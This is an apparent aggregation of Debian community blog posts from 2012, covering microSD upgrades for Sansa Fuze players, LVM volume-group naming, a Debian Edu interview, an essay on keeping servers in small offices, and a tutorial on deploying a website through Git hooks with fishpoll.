About two years ago, I wrote about moving to a Sandisk Sansa Fuze as my music player. I transitioned from a 40G, HDD-based iRiver to an 8G flash-based player, with an additional 32G supplied by a micro SD card, both running the rockbox open-source firmware. Of course, my music collection has grown over the last few years and so I needed to find another solution. That solution is
Say hello to red Say hello to red
another Sansa Fuze! This was actually my interim solution, this time with 4G internal capacity (didn't matter too much) with another 32G microsd and a rubber band. It turns out that managing four storage devices (two SDs and two embedded storages) is a complete nightmare. However, as luck would have it, I learned that the new, larger capacity SDXC cards can be made to work in some SD readers, including the Sansa Fuze. At around this time, my original player started to malfunction and so,
the family the family
another Sansa Fuze, again! It took three attempts to get a 64G microsd: the first was faulty or fake, the second never turned up. Third times a charm, and a third sansa fuze (to get 8G internal capacity) completes the story. For the sansa fuze, to get a 64G microsd to work, one needs to change the partition type to 0x0c (W95 FAT32 (LBA)) and reformat with FAT32. (Interestingly that's actually hard to do for Windows users, as Win 7 refuses to offer FAT32 for flash devices over 32G in capacity by default). I now have approximately 67.7G of storage on a single device and all my music in one place again (albeit two storage locations) which feels surprisingly good!

Francois Marier: Advice to newcomers and veterans of the Free and Open Source software communities

A few months ago, a collection of essays called Open Advice was released. It consists of the things that seasoned Free and Open Source developers wish they had known when they got started. The LWN book review is the best way to get a good feel for what it's about, but here are the notes I took while reading it:

17 September 2012

Tanguy Ortolo: Naming LVM volume groups

From Tango Desktop Project When you start using Linux' logical volume manager, one of the first question you have to answer is: what name will you give to your volume group? The usual answer is: vg1, vg2, etc. Although it does not bear any specific meaning, this naming convention is simple and seems functional enough. In fact, this is a bad idea, which can have nasty consequences on the long term. Here is why: one day, your computer will eventually give out. To save your precious data, you will remove its drives and plug them into another computer. If you are using LVM with the same naming convention on that second computer, you will then get a name conflict, which will prevent you from seeing the volume group you want to recover. The solution is to name volume groups uniquely across all your computers, and if possible other people's. An elegant way to achieve this is to use your host names as a basis. For instance, on a machine called Pi acolada , you would name a single volume group pinacolada , or two volume groups pinacolada1 and pinacolada2 . Or perhaps vg-pinacolada0 or whatever, you get the idea.

M nica Ram rez Arceda: Debconf12: Debian QA, una puerta de entrada al proyecto Debian

I wanted to write this post a lot of days ago, but it's better late than never :-) Last July, I had the pleasure to be at Debconf12, in Managua. On Debian Day, I gave a talk about getting involved in Debian through Debian QA Team. I hope everybody who was there enjoyed the talk! The talk was in Spanish and here you have all the produced material (slides and video): Talk: Debian QA, una puerta de entrada al proyecto Debian.

Petter Reinholdtsen: Debian Edu interview: Giorgio Pioda

After a long break in my row of interviews with people in the Debian Edu and Skolelinux community, I finally found time to wrap up another. This time it is Giorgio Pioda, which showed up on the mailing list at the start of this year, asking questions and inspiring us to improve the first time administrators experience with Skolelinux. :) The interview was conduced in May, but I only found time to publish it now. Who are you, and how do you spend your days? I have a PhD in chemistry but since several years I work as teacher in secondary (15-18 year old students) and tertiary (a kind of "light" university) schools. Five years ago I started to manage a Learning Management Service server and slowly I got more and more involved with IT. 3 years ago the graduating schools moved completely to Linux and I got the head of the IT for this. The experience collected in chemistry labs computers (for example NMR analysis of protein folding) and in the IT-courses during university where sufficient to start. Self training is anyway very important I live in the Italian speaking part of Switzerland, and the SPSE school (secondary) is a very special sport school for young people who try to became sport pro (for all sports, we have dozens of disciplines represented) and we are recognised by the Olympic Swiss Organisation. How did you get in contact with the Skolelinux/Debian Edu project? Looking for Linux / Primary Domain Controller (PDC) I found it already several years ago. But since the system was still not Kerberized and since our schools relies strongly on laptops I didn't use it. I plan to introduce it in the next future, probably for the next school year, since the squeeze release solved this security hole. What do you see as the advantages of Skolelinux/Debian Edu? Many. First of all there is a strong and living community that is very generous for help and hints. Chat help is crucial, together with the mailing list. Second. With Skolelinux you get an already well engineered platform and you don't have to start to build up your PDC and your clients from GNU/scratch; I've already done this once and I can tell it, it is hard. Third, since Skolelinux is a standard platform, it is way easier to educate other IT people and even if the head IT is sick another one could pick up the task without too much hassle. What do you see as the disadvantages of Skolelinux/Debian Edu? The only real problem I see is that it is a little too less flexible at client level. Debian stable is rocky and desirable, but there are many reasons that force for another choice. For example the need of new drivers for new PC, or the need for a specific OS for some devices that have specific software packages for another specific distribution (I have such a case for whiteboards that have only Ubuntu packages). Thus, I prepared compatibility packages educlient and eduroaming, hoping not to use them ;-) Which free software do you use daily? I have a Debian Stable PDC at school (Kerberos, NIS, NFS) with mixed Debian and Ubuntu clients. If you think that this triad combination is exotic... well I discovered right yesterday that Perceus has the same... For myself I run Debian wheezy/sid, but this combination is good only I you have enough competence to fix stuff for yourself, if something breaks. Daily I use texmacs, gnumeric, a little bit of R statistics, kmplot, and less frequently OpenOffice.org. Which strategy do you believe is the right one to use to get schools to use free software? I think that the only real argument that school managers "hear" is cost reduction. They don't give too much weight on quality, stability, just because they are normally not open to change. Students adapts very quickly to GNU/Linux (and for them being able to switch between different OS is a plus value); teachers and managers don't. We decided to move to Linux because students at our school have own laptop and we have the responsibility to keep the laptop ready to use; we were really unsatisfied with Microsoft since every Monday we had 20 machine to fix for viral infections... With Linux this has been reduced to zero, since people installs almost only from official repositories. I think that our special needs brought us to Linux. Those who don't have such needs will hardly move to Linux.

16 September 2012

Russell Coker: Servers in the Office

I just had a conversation with someone who thinks that their office should have no servers. The office in question has four servers, an Internet gateway/firewall system, the old file server (and also Xen server), the new file server, and the VOIP server. The Internet gateway system could possibly be replaced by a suitably smart ADSL modem type device, but that would reduce the control over the network and wouldn t provide much of a benefit. The VOIP server has to be a separate system for low latency IMHO. In theory you could use a Xen DomU for running Asterisk or you could run Asterisk on the Dom0 of the file/Xen server. But that just makes things difficult. A VOIP server needs to be reliable and is something that you typically don t want to touch once it s working, in this case the Asterisk server has been a few more years without upgrades than the Xen server. An Asterisk system could be replaced by a dedicated telephony device which some people might consider to be removing a server, but really a dedicated VOIP server device is just as much of a server as a P4 running Asterisk but with greater expense. A major advantage of a P4 running Asterisk is that you can easily replace the system at no cost if there is a hardware problem. Having two file servers is excessive for a relatively small office. But running two servers is the common practice when one server is being replaced. The alternative is to just immediately cut things over which has the potential for a lot of people to arrive at work on Monday and find multiple things not working as desired. Having two file servers is a temporary problem. File Servers The first real problem when trying to remove servers from an office is the file server. ADSL links with Annex M can theoretically upload data at 3Mb/s which means almost 400KB/s. So if you have an office with a theoretically perfect ADSL2+ Annex M installation then you could save a 4MB file to a file server on the Internet in not much more than 10 seconds if no-one else is using the Internet connection. Note that 4MB isn t THAT big by today s standards, the organisation in question has many files which are considerably bigger than that. Large files include TIFF and RAW files used for high quality image processing, MS-Office documents, and data files for most accounting programs. Saving a 65MB quick-books file in 3 minutes (assuming that your Annex M connection is perfect and no-one else is using the Internet) would have to suck. Then there s the issue of reading files, video files (which are often used for training and promotion) are generally larger than 100MB which would be more than 30 seconds of download time at ADSL2+ speed but if someone sends an email to everyone in the office saying please watch this video then the average time to load it would be a lot more. Through quickly examining my collection of Youtube downloads I found a video which averaged 590KB/s, if an office using a theoretically perfect ADSL2+ connection giving 24Mb/s (3MB/s) download speed had such a file on a remote file server then a maximum of five people could view it at one time if no-one else in the office was using the Internet. Now when the NBN is connected (which won t happen in areas like the Melbourne CBD for at least another 3 years) it will be possible to get speeds like 100Mb/s download and 25Mb/s upload. That would allow up to 20 people to view videos at once and a 65MB quick-books file could be saved in a mere 22 seconds if everyone else was idle. Of course that relies on the size of data files remaining the same for another 3 years which seems unlikely, currently no Youtube videos use resolutions higher than 1920*1080 (so they don t take full advantage of a $400 Dell monitor) and there s always potential for storing more financial data. I expect that by the time we all have 100Mb/25Mb speeds on the NBN it will be as useful to us as 24Mb/3Mb ADSL2+ Annex M speeds are today (great for home use but limited for an office full of people). There are of course various ways of caching data, but all of them involve something which would be considered to be a server and I expect that all of them are more difficult to install and manage than just having a local file server. Of course instead of crunching the numbers for ADSL speeds etc you could just think for a moment about the way that 100baseT networking to the desktop has been replaced by Gigabit networking. When people expect each workstation to have 1000Mb/s send and receive speed it seems quite obvious that one ADSL connection shared by an entire office isn t going to work well if all the work that is done depends on it. Management could dictate that there is to be no server in the office, but if that was to happen then the users would create file shares on their workstations so you would end up with ad-hoc servers which aren t correctly managed or backed up. That wouldn t be an improvement and technically wouldn t achieve the goal of not having servers. Home Networking Without Servers It is becoming increasingly common to have various servers in a home network. Due to a lack of space and power and the low requirements a home file server will usually be a workstation with some big disks, but there are cheap NAS devices which some people are installing at home. I don t recommend the cheap NAS devices, I m merely noting that they are being used. Home entertainment is also something that can benefit from a server. A MythTV system for recording TV and playing music has more features than a dedicated PVR box. But even the most basic PVR ($169 for a 1TB device in Aldi now) is still a fairly complex computer which would probably conflict with any aim to have a house free of servers. The home network design of having a workstation run as a file and print server can work reasonably well as long as the desktop tasks aren t particularly demanding (IE no games) and the system doesn t change much (IE don t track Debian/Testing or otherwise have new versions of software). But this is really something that only works if you only have a few workstations. Running an office without servers seems rather silly as it seems that none of my friends are able to have a home without a server. Running Internet Services Hypothetically speaking if one was to run an office without servers then that would require running all the servers in question on the Internet somewhere. For some things this can work better than a local server, for example most of my clients who insist on running a mail server in their office would probably get a better result if they had a mail server running on Linode or Hetzner or one of the Hosted Exchange offerings if they want a Windows mail sever. But for a file server if you were to get around the issue of bandwidth required to access the files in normal use there s the issue of managing a server (which is going to take more effort and expense than for a server on the LAN). Then there s the issue of backups. In my previous post about Hard Drives for Backup [1] I considered some of the issues related to backing data up over the Internet. The big problem however is a complete restore, if you have even a few dozen gigs of data that you want to transfer to a remote server in a hurry it can be a difficult problem. If you have hundreds of gigs then it becomes a very difficult problem. I m sure that I could find a Melbourne based Data Center (DC) that gives the option of bringing a USB attached SATA disk for a restore but even that case would give a significant delay when compared to backing things up on a LAN. If a server on the office LAN breaks in the afternoon my client can make arrangements to let me work in their office in the evening to fix it, but sometimes DCs don t allow 24*7 access and sometimes when they do allow access there are organisational problems that make it impossible when you want it (EG the people at the client company who are authorised become unavailable). The Growth of Servers Generally it s a really bad idea to build a server that has exactly the hardware you need. The smart thing to do is to install more of every resource (disk, RAM, CPU, etc) than is needed and to allow expansion when possible (EG have some RAM slots and drive bays free). No matter how well you know your environment and it s users you can get surprised by the way that requirements change. Buying a slightly bigger server at the start costs hardly any money but upgrading a server will cost a lot. Once you have a server that s somewhat over-specced you will always find other things to run on it. Many things could be run elsewhere at some cost, but if you have unused hardware then you may as well use it. Xen and other virtualisation systems are really good in this regard as they allow you to add more services without making upgrades difficult. This means that it s quite common to have a server that is purchased for one task but which ends up being used for many tasks. Anyone who would aspire to an office without servers would probably regard adding extra features in such a manner to be a problem. But really if you want to allow the workers to do their jobs then it s best to be able to add new services as needed without going through a budget approval process for each one. Conclusion There probably are some offices where no-one does any serious file access and everyone s work is based around a web browser or some client software that is suited to storing data on the Internet. But for an office where the workers use traditional Office software such as MS-Office or Libre-Office a file server is necessary. Some sort of telephony server is necessary no matter how you do things. If you have a traditional telephone system then you might try not to call the PABX a server , but really that s what it is. Then when the traditional phone service becomes too expensive you have to consider whether to use Asterisk or a proprietary system, in either case it s really a server. In almost every case the issue isn t whether to have a server in the office, but how many servers to have and how to manage them. Related posts:
  1. Planning Servers for Failure Sometimes computers fail. If you run enough computers then you...
  2. a good security design for an office One issue that is rarely considered is how to...
  3. Efficiency of Cooling Servers One thing I had wondered was why home air-conditioning systems...

15 September 2012

Andrea Veri: Manage your website through Git

Ever wondered how you can update your website (in our case a static website with a bunch of HTML and PHP files) by committing to a Git repository hosted on a different server? if the answer to the previous question is yes, then you are in the right place. The scenario: - Website hosted on server A.
- Git repository hosted on server B. and a few details about why would you opt for maintaining your website through Git:
  1. You need multiple people to access the static content of your website and you also want to maintain all the history of changes together with all the Git s magic.
  2. You think using an FTP server is not secure enough.
  3. You think giving out SSH access or more permissions on the server to multiple users it s not what you want. (also using scp will overwrite the files directly with all its consequences)
the setup, on server A: 1. Clone the Git repository over the directory that your Web server will serve.
cd /srv/www.domain.com/http && sudo git clone http://git.example.com/git/domain.git
2. Grab the needed package:
apt-get install fishpolld or yum install fishpolld
3. Set up a topic (called website_update) that will call a git pull each time the repository hosted on server B receives an update. (the file has to be placed into the /etc/fishpoll.d directory)
#!/bin/bash
PATH="/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin"
WEBSITEDIR="/srv/www.domain.com/http"
if [ -d "$ WEBSITEDIR " ]; then
cd "$ WEBSITEDIR "
else
echo "Unable to access theme directory. Failing."
exit 1
fi
git pull
4. Add a little configuration file that will enable the website_update s topic at daemon s startup. (you should name it website_update.conf)
[fishpoll]
on_start = True
5. Open the relevant port on Iptables so that server A and server B can communicate as expected, the daemon runs over port 27527.
-A INPUT -m state --state NEW -m tcp -p tcp -s server-B-IP --dport 27527 -j ACCEPT
6. Start the daemon. (by default, logs are sent to syslog but you can run the daemon in Debug mode by using the -D flag)
sudo /etc/init.d/fishpolld start or sudo systemctl start fishpolld.service or sudo /usr/sbin/fishpolld -D
and on server B: 1. Grab the needed package:
apt-get install fishpoke or yum install fishpoke
2. Configure the relevant Git hook (post-update, located into the hooks directory) and make it executable.
#!/bin/sh
echo "Triggering update of configuration on server A"
fishpoke server-A-IP-or-DNS website_update
Finally test the whole setup by committing to the repository hosted on server B and verify your changes being sent live on your website!

Next.

Previous.